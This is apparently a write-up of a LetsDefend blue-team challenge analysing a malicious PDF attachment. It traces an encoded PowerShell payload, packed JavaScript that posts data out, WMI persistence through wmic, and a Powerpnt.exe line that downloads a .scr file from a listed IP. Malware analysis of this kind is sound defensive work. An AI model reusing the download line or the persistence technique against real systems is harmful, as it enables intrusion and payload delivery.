LetsDefend — PDF Analysis

In this article, I use Peepdf , CyberChef and TryItOnline(TIO) to aid in PDF analysis. We are tasked with analyzing a malicious PDF file in order to dissect its behavior and provide information about its intended action and targets. The PDF file belongs to a blue team focused challenge on the LetsDefend website, titled “PDF Analysis”.
Disclaimer
I encourage individuals to try the challenge first on their own before consulting the write-up. This approach promotes independent problem-solving and allows for a more genuine learning experience.
Challenge Scenario
An employee has received a suspicious email:
Subject: Critical — Annual Systems UPDATE NOW
Body: Please do the dutiful before the deadline today.
Attachment: Update.pdf
Password: letsdefend
The employee has reported this incident to you as the analyst which has also forwarded the attachment to your SIEM. They have mentioned that they did not download or open the attachment as they found it very suspicious. They wish for you to analyze it further to verify its legitimacy.
Challenge Questions
What local directory name would have been targeted by the malware?
Peepdf is a tool designed for analyzing and examining PDF documents to identify and extract embedded objects, JavaScript code, and potential vulnerabilities. In order to enter the interactive mode let’s do:
python peepdf/peepdf.py -fli Update.pdf
Now let’s use the offsets command which lists the offsets which show how each object is physically located in a PDF. Once you identified an interesting object for analysis, you can use the objectcommand in order to review the decoded content of an object. Here we find an interesting Powershell command in object 19.

Looks like this PowerShell command is base64 encoded, let’s decode it using CyberChef. After decoding it we notice that is in reverse, CyberChef coincidentally allows us to reverse the command as well. This reveals the directory that was targeted.
 Decoded and reversed PowerShell command.
What would have been the name of the file created by the payload?

The destination path reveal that the name of the file would of been d0cz1p.
What file type would this have been if it were created?

The file extension type would of been a zip.
Which external web domain would the malware have attempted to interact with?
Object 33 was also another interesting object that contained some JavaScript content. In order to make it readable to us let’s utilize the js_beautifycommand.

However, still not beautiful enough so let’s use https://beautifier.io/ and reveal the domain:

Which HTTP method would it have used to interact with this service?

In this code snippet we see that xhr.open(“POST”, url);utilizes the XHR request with the HTTP method POST and the specified url in the urlvariable.

What is the name of the obfuscation used for the Javascript payload?
eval(function(p, a, c, k, e, d) {
    e = function(c) {
        return c.toString(36)
    };
Since I’m not able to read JavaScript I utilized our SEMI-trusted friend ChatGPT. ChatGPT states that “this code fragment sets the stage for obfuscation by defining an initial function that takes several parameters and includes a function e for base36 encoding.”
Which tool would have been used for creating the persistence mechanism?
In order to run and test this PowerShell code snippet were going to utilize run.tio. We select the language which is PowerShell in this case and it will click the run button which sends your code to a TIO arena, executed in a sandboxed environment, and the results are sent back to your browse
 Base64 output recieved.
Now let’s decode this Base64 string that also seems to be reversed:

In order to create and configure WMI objects for persistence the tool being used itwmic.

How often would the persistence be executed once Windows starts? (format: X.X hours)?
If we take a closer look at the WQL query in the Powershell command, we notice that the set time is 9000. ChatGPT helps us explain the WQL query and tell us that “This clause sets a time window for monitoring the events. In this case, it specifies WITHIN 9000.150 minutes translates tro 2.5 hours.
 ChatGPT explanation of the WQL query within the Powershell command.
Which LOLBin would have been used in the persistence method?
LOLBins are legitimate, pre-installed system executables that malicious actors can misuse to carry out attacks on a computer or network while evading detection. ExecutablePath=”C:Program\Files\Microsoft Office\root\Office16\Powerpnt.exe ‘http://60.187.184.54/wallpaper482.srcseems to launch powerpnt.exe which is used to download and execute the file form the malicious specified URL.

 /Powerpnt.exe usage:
What is the filename that would have been downloaded and executed using the LOLbin?
 Wallpaper482.scr would have been downloaded.
Where would this have been downloaded from? (format: IP address)

Which country is this IP Address located in?
 AbuseIPDB to gather information on malicious IP.